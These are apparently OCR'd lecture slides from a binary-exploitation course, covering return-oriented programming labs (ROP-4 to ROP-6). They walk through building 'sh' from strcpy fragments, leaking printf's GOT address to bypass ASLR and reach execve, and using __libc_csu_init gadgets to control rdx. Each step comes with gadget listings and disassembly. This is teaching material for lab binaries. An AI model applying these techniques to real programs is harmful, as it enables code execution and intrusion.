- Call: `strcpy(0x804a800, 0x8048768);`

- Result: 0x804a800 → “the quick brown….”

Building “sh”

- Dest: .data, 0x804a800
- Src: “the quick brown fox jumps over the lazy dog!”, 0x8048768

  ^24th position
- Src: 0x8048768 + 24 = 0x8048780

```
pwndbg> x/s 0x8048780
0x8048780:      "s over the lazy"...
```

- Call: `strcpy(0x804a800, 0x8048780)`

- Result: 0x804a800 → “s over the lazy dog!”

Building “sh”

- Dst: .data, 0x804a801 (+1)
- Src: “the quick brown fox jumps over the lazy dog!”, 0x8048768

  ^1st position
- Src: 0x8048768 + 1 = 0x8048769

```
0x8048769:      "he quick brown fox jumps over the lazy dog!"
```

- Call:

  strcpy(0x804a801, 0x8048769);
- Result: 0x804a800 → “she quick brown fox jumps over the lazy dog!”

Terminating a String

- Dst: .data, 0x804a802 (+2)
- Src: “the quick brown fox jumps over the lazy dog!**\0**”, 0x8048768

  ^44th position
- Src: 0x8048768 + 44 = 0x8048794

- Call: strcpy(0x804a802, 0x8048794)
- Result: 0x804a800 → “sh\0” → “sh”

ROP-4-*

- Tasks
  - Build a string in the fixed address with "**w**"rite enabled
    (use vmmap, e.g., 0x804a000 ~ 0x804b000)
    - Find them using vmmap on gdb, see the address of fixed, readable, and writable.

```
“/home/labs/unit5/rop-4-32/flag”
“/home/labs/unit5/rop-4-64/flag”
```

  - Call


```
open(flag_file, 0);
read(3, some_address, 100);
printf(some_address);
```

i386 (32-bit) Calling Convention

- Arguments on the stack

  [func] [pop-N-ret] [arg1] [arg2] [arg3] […]

- Pop-N-ret is important
  - `pop ret` – can call functions with 1 arg
  - `pop pop ret` – can call functions with 2 args
  - `pop pop pop ret` – can call functions with 3 args
  - `pop… ret` –can call functions with *N* args..



ROP-5-32 and ROP-5-64

- Available Functions
  - puts
  - printf
  - read
  - prctl
  - strcpy
  - input_func
  - main
  - prctl
- No open()
- No execve()

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000400498  _init
0x00000000004004d0  puts@plt
0x00000000004004e0  printf@plt
0x00000000004004f0  read@plt
0x0000000000400500  __libc_start_main@plt
0x0000000000400510  prctl@plt
0x0000000000400530  _start
0x0000000000400560  deregister_tm_clones
0x00000000004005a0  register_tm_clones
0x00000000004005e0  __do_global_dtors_aux
0x0000000000400600  frame_dummy
0x0000000000400626  set_dumpable
0x0000000000400641  strcpy
0x0000000000400684  null
0x000000000040068c  input_func
0x00000000004006cd  main
0x0000000000400700  __libc_csu_init
0x0000000000400770  __libc_csu_fini
0x0000000000400774  _fini
```

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x08048328  _init
0x08048360  read@plt
0x08048370  printf@plt
0x08048380  puts@plt
0x08048390  __libc_start_main@plt
0x080483a0  prctl@plt
0x080483c0  _start
0x080483f0  __x86.get_pc_thunk.bx
0x08048400  deregister_tm_clones
0x08048430  register_tm_clones
0x08048470  __do_global_dtors_aux
0x08048490  frame_dummy
0x080484bb  set_dumpable
0x080484d3  strcpy
0x08048504  null
0x0804850a  input_func
0x08048556  main
0x08048580  __libc_csu_init
0x080485e0  __libc_csu_fini
0x080485e4  _fini
```

ROP-5-32/ROP-5-64 Exploit Sketch

- Leak GOT of `printf();`
  - Find the GOT of printf();

```
pwndbg> x/3i printf
   0x8048370 <printf@plt>:      jmp    *0x804a010
```

```
pwndbg> x/3i printf
   0x4004e0 <printf@plt>:       jmpq   *0x200b3a(%rip)        # 0x601020
```

- Use ROP chain to leak the address of `printf()` in libc

```
printf(0x804a010);
printf(0x601020);
```

- The `printf()` call will give you an address!

ROP-5-32/ROP-5-64 Exploit Sketch

- Recall ASLR-4
  - If we know the address of `printf()` in libc, then we can calculate the address of `execve()` in libc!
  - How?
    - Calculate an `offset = execve – printf` from libc
    - `execve = offset + printf`

- Call `execve()` then!

ROP-5-32/ROP-5-64 Exploit Sketch

- Leak address of `printf()` function

    1. Call `printf()  // GOT of printf()`
    2. Convert that into an integer value in `pwntools` script
    3. Apply offset to get the address of execve();

- Return to `input_function()`
    - You can send your exploit to the program one more time

- Call `execve();`

```
$ cat flag
```

ROP-6-64

- No "pop %rdx"
- Use gadgets in __libc_csu_init() to control %rdi, %rsi, and %rdx with %r13, %r14, and %r15
- Control %r12 and %rbx to call execve()
  - Trick!

```
callq *(%r12, %rbx, 8);
```

AMD64 (64-bit) Calling Convention


- Set argument first

```
[pop %rdi ret]        [arg1]
[pop %rsi %r15 ret]   [arg2]      [xxx]
[pop %rdx ret]        [arg3]
[pop %rcx … ret]      [arg4]      [xxx]…
[pop %r8 … ret]       [arg5]      [xxx]…
[pop %r9 … ret]       [arg6]      [xxx]…
…
```

- Then call `func`
  `[func]`

ROP Restrictions in 64-bit

- Found `pop %rdi`
  - Can call functions with 1 argument
- Found `pop %rdi` and `pop %rsi`
  - Can call .. with 2 arguments
- %rdi, %rsi and %rdx..
  - 3 arguements
- …



pop %rdx

```
void null() {
    open("a.txt", 0);
#ifdef __x86_64__
  asm volatile("pop %rdx");
#endif
}
```

Level-5 has this gadget for you!

```
0x000000000040085c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040085e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400860 : pop r14 ; pop r15 ; ret
0x0000000000400862 : pop r15 ; ret
0x000000000040063b : pop rbp ; mov edi, 0x601060 ; jmp rax
0x000000000040085b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040085f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400648 : pop rbp ; ret
0x0000000000400863 : pop rdi ; ret
0x000000000040073f : pop rdx ; nop ; pop rbp ; ret
0x0000000000400861 : pop rsi ; pop r15 ; ret
0x000000000040085d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

But, not for Level 6 ….

```
0x00000000004006fc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006fe : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400700 : pop r14 ; pop r15 ; ret
0x0000000000400702 : pop r15 ; ret
0x00000000004005c2 : pop rbp ; mov byte ptr [rip + 0x200a86], 1 ; ret
0x000000000040054f : pop rbp ; mov edi, 0x601050 ; jmp rax
0x00000000004006fb : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006ff : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400560 : pop rbp ; ret
0x0000000000400703 : pop rdi ; ret
0x0000000000400701 : pop rsi ; pop r15 ; ret
0x00000000004006fd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400551 : push rax ; adc byte ptr [rax], ah ; jmp rax
0x00000000004005ea : push rbp ; mov rbp, rsp ; call rax
0x0000000000400489 : ret
```

NO POP RDX…

EXECVE()

- 64bit:

```
execve(rdi = “xxxx”, rsi, rdx);
```

- Requirements for `%rsi` and `%rdx`

1. `argv` and `envp`
2. 0
   → There is no argument and environment variable at all
3. A pointer to
   - Array of string addresses (any valid memory address ends with 0 would be fine)
   - Ends with ‘\0’

EXECVE()

- 64bit:

```
execve(rdi = “xxxx”, rsi, rdx);
```


- Requirements for %rsi and %rdx

1. argv and envp
2. 0
   → There is no argument and environment variable at all
3. A pointer to
   - Array of string addresses (any valid memory address ends with 0 would be fine)
   - Ends with ‘\0’

```
char **argv = {“arg1”, “arg2”, “arg3”, 0}
char **envp = {“PATH=.”, “SHELL=/bin/bash”, 0}
```

How DO We Get to “main()”?

- Kernel (`load_elf_binary()`) Sets-up stack for you: argc, argv, envp, auxv
  - File descriptors: 0, 1, 2 (stdin, stdout, stderr)
  - pass control to ‘loader’
- ‘loader’
  - Relocates shared libraries
  - Calls ‘pre-initializer(s)’
  - Then, calls ‘_start()’





```
→  _start();
→  __libc_start_main();
→  main();
```

start()

Zero'ing %ebp


```
Disassembly of section .text:

0000000000400430 <_start>:
  400430:   31 ed                   xor    %ebp,%ebp
  400432:   49 89 d1                mov    %rdx,%r9
  400435:   5e                      pop    %rsi
  400436:   48 89 e2                mov    %rsp,%rdx
  400439:   48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
  40043d:   50                      push   %rax
  40043e:   54                      push   %rsp
  40043f:   49 c7 c0 b0 05 40 00    mov    $0x4005b0,%r8
  400446:   48 c7 c1 40 05 40 00    mov    $0x400540,%rcx
  40044d:   48 c7 c7 26 05 40 00    mov    $0x400526,%rdi
  400454:   e8 b7 ff ff ff          callq  400410 <__libc_start_main@plt>
  400459:   f4                      hlt
  40045a:   66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)
```



start()

Stack pointer (%rsp) alignment


```
Disassembly of section .text:

0000000000400430 <_start>:
  400430:   31 ed                   xor    %ebp,%ebp
  400432:   49 89 d1                mov    %rdx,%r9
  400435:   5e                      pop    %rsi
  400436:   48 89 e2                mov    %rsp,%rdx
  400439:   48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
  40043d:   50                      push   %rax
  40043e:   54                      push   %rsp
  40043f:   49 c7 c0 b0 05 40 00    mov    $0x4005b0,%r8
  400446:   48 c7 c1 40 05 40 00    mov    $0x400540,%rcx
  40044d:   48 c7 c7 26 05 40 00    mov    $0x400526,%rdi
  400454:   e8 b7 ff ff ff          callq  400410 <__libc_start_main@plt>
  400459:   f4                      hlt
  40045a:   66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)
```



start()

Setting up arguments for "__libc_start_main()"

```
Disassembly of section .text:

0000000000400430 <_start>:
  400430:   31 ed                   xor    %ebp,%ebp
  400432:   49 89 d1                mov    %rdx,%r9
  400435:   5e                      pop    %rsi
  400436:   48 89 e2                mov    %rsp,%rdx
  400439:   48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
  40043d:   50                      push   %rax
  40043e:   54                      push   %rsp
  40043f:   49 c7 c0 b0 05 40 00    mov    $0x4005b0,%r8
  400446:   48 c7 c1 40 05 40 00    mov    $0x400540,%rcx
  40044d:   48 c7 c7 26 05 40 00    mov    $0x400526,%rdi
  400454:   e8 b7 ff ff ff          callq  400410 <__libc_start_main@plt>
  400459:   f4                      hlt
  40045a:   66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)
```




```
int __libc_start_main(int (*main) (int, char**, char**), int argc, char** ubp_av,
                      void (*init) (void), void (*fini) (void),
                      void (*rtld_fini) (void), void (*__unbounded stack_end));
```

__libc_start_main();

```
int __libc_start_main(  int (*main) (int, char * *, char * *),
                        int argc, char * * ubp_av,
                        void (*init) (void),
                        void (*fini) (void),
                        void (*rtld_fini) (void),
                        void (* stack_end));
```

value	__libc_start_main arg	content
$eax	Don't know.	Don't care.
%esp	void (*stack_end)	Our aligned stack pointer.
%edx	void (*rtld_fini)(void)	Destructor of dynamic linker from loader passed in %edx. Registered by __libc_start_main with __cxat_exit() to call the FINI for dynamic libraries that got loaded before us.
0x8048400	void (*fini)(void)	__libc_csu_fini - Destructor of this program. Registered by __libc_start_main with __cxat_exit().
0x80483a0	void (*init)(void)	__libc_csu_init, Constructor of this program. Called by __libc_start_main before main.
%ecx	char **ubp_av	argv off of the stack.
%esi	arcg	argc off of the stack.
0x8048394	int(*main)(int, char**,char**)	main of our program called by __libc_start_main. Return value of main is passed to exit() which terminates our program.

- Takes care of *setuid, setgid* programs
- Starts up threading
- Registers the **fini** (our program), and **rtld_fini** (run-time loader) arguments to get run by **at_exit**

- Calls the **init** argument
- Calls the **main** with the **argc** and **argv**
- Calls **exit** with the return value of main

__libc_start_main()


→ `__libc_init_first();`

→ `__libc_init();`

→ `__libc_csu_init();`

- Call all *constructors* in the program
- Usually, we rarely have `constructors`, but this function still resides in the program's address space

Finally, → `main();`



Controlling %rdx via __libc_csu_init();

Set %rdx, %rsi, %rdi and call execve!

```
  4006e0:   4c 89 ea             mov    %r13,%rdx
  4006e3:   4c 89 f6             mov    %r14,%rsi
  4006e6:   44 89 ff             mov    %r15d,%edi
  4006e9:   41 ff 14 dc          callq  *(%r12,%rbx,8)
  4006ed:   48 83 c3 01          add    $0x1,%rbx
  4006f1:   48 39 eb             cmp    %rbp,%rbx
  4006f4:   75 ea                jne    4006e0 <__libc_csu_init+0x40>
  4006f6:   48 83 c4 08          add    $0x8,%rsp
  4006fa:   5b                   pop    %rbx
  4006fb:   5d                   pop    %rbp
  4006fc:   41 5c                pop    %r12
  4006fe:   41 5d                pop    %r13
  400700:   41 5e                pop    %r14
  400702:   41 5f                pop    %r15
  400704:   c3                   retq
```

```
0x0000000000400703 : pop rdi ; ret
0x0000000000400701 : pop rsi ; pop r15 ; ret
```

Controlling %rdx

```
mov    %r13,%rdx
mov    %r14,%rsi
mov    %r15d,%edi
callq  *(%r12,%rbx,8)
add    $0x1,%rbx
cmp    %rbp,%rbx
jne    4006e0 <__libc_csu_init+0x40>
add    $0x8,%rsp
pop    %rbx
pop    %rbp
pop    %r12
pop    %r13
pop    %r14
pop    %r15
retq
```

Set %r13 = 0 → %rdx = 0
Set %r14 = 0 → %rsi = 0
Set %r15 = string → $rdi = $r15d (lower 4bytes)
callq *(%r12, %rbx, 8);

%r15d → %edi;

we first can set %rdi as some string address, and then set %r15 as the same value.

In this case,

mov %r15d, %edi will make no different

callq *(%r12, %rbx, 8)

```
mov     %r13,%rdx
mov     %r14,%rsi
mov     %r15d,%edi
callq   *(%r12,%rbx,8)
add     $0x1,%rbx
cmp     %rbp,%rbx
jne     4006e0 <__libc_csu_init+0x40>
add     $0x8,%rsp
pop     %rbx
pop     %rbp
pop     %r12
pop     %r13
pop     %r14
pop     %r15
retq
```

```
callq *(%r12, %rbx, 8)

func_ptr = %r12 + [%rbx * 8]
func_ptr();
```

- Indirect function call to *a memory operand*

- AT&T Memory Referencing SYNTAX

seg:offset (base, idx, scale)
→ base + idx * scale + seg:offset

callq *(%r12, %rbx, 8)

```
mov     %r13,%rdx
mov     %r14,%rsi
mov     %r15d,%edi
callq   *(%r12,%rbx,8)
add     $0x1,%rbx
cmp     %rbp,%rbx
jne     4006e0 <__libc_csu_init+0x40>
add     $0x8,%rsp
pop     %rbx
pop     %rbp
pop     %r12
pop     %r13
pop     %r14
pop     %r15
retq
```

```
callq *(%r12, %rbx, 8)

func_ptr = %r12 + [%rbx * 8]
func_ptr();
```

Example:

Set %rbx = 0 → %r12[0]

Meaning:

Getting the value from the address pointed by %r12

callq *(%r12, %rbx, 8)

```
mov     %r13,%rdx
mov     %r14,%rsi
mov     %r15d,%edi
callq   *(%r12,%rbx,8)
add     $0x1,%rbx
cmp     %rbp,%rbx
jne     4006e0 <__libc_csu_init+0x40>
add     $0x8,%rsp
pop     %rbx
pop     %rbp
pop     %r12
pop     %r13
pop     %r14
pop     %r15
retq
```

```
callq *(%r12, %rbx, 8)

func_ptr = %r12 + [%rbx * 8]
func_ptr();
```

Example:

Set %rbx = 0 → %r12[0]

Meaning:

Getting the value from the address pointed by %r12

Action:

Set %r12 = execve()?

```
$1 = {<text variable, no debug info>} 0x4004d0 <execve@plt>
```

callq *(%r12, %rbx, 8)

```
mov     %r13,%rdx
mov     %r14,%rsi
mov     %r15d,%edi
callq   *(%r12,%rbx,8)
add     $0x1,%rbx
cmp     %rbp,%rbx
jne     4006e0 <__libc_csu_init+0x40>
add     $0x8,%rsp
pop     %rbx
pop     %rbp
pop     %r12
pop     %r13
pop     %r14
pop     %r15
retq
```

```
callq *(%r12, %rbx, 8)

func_ptr = %r12 + [%rbx * 8]
func_ptr();
```

Example:

Set %rbx = 0 → %r12[0]

Meaning:

Getting the value from the address pointed by %r12

Action:

r12[0] = *(0x4004d0)
= 0x0b5a25ff

Jump to 0xb5a25ff -> SIGSEGV

callq *(%r12, %rbx, 8)

```
mov     %r13,%rdx
mov     %r14,%rsi
mov     %r15d,%edi
callq   *(%r12,%rbx,8)
add     $0x1,%rbx
cmp     %rbp,%rbx
```

```
gdb-peda$ x/12x 0x4004d0
0x4004d0 <execve@plt>:  0x0b5a25ff      0x03680020      0xe9000000      0xfffffffb0
0x4004e0 <prctl@plt>:   0x0b5225ff      0x04680020      0xe9000000      0xfffffffa0
0x4004f0:       0x0b0225ff      0x90660020      Cannot access memory at address 0x4004f8
```

```
pop     %r13
pop     %r14
pop     %r15
retq
```

```
callq *(%r12, %rbx, 8)

func_ptr = %r12 + [%rbx * 8]
func_ptr();
```

pointed by %r12

Action:

r12[0] = *(0x4004d0)

= 0x0b5a25ff

Jump to 0xb5a25ff -> SIGSEGV

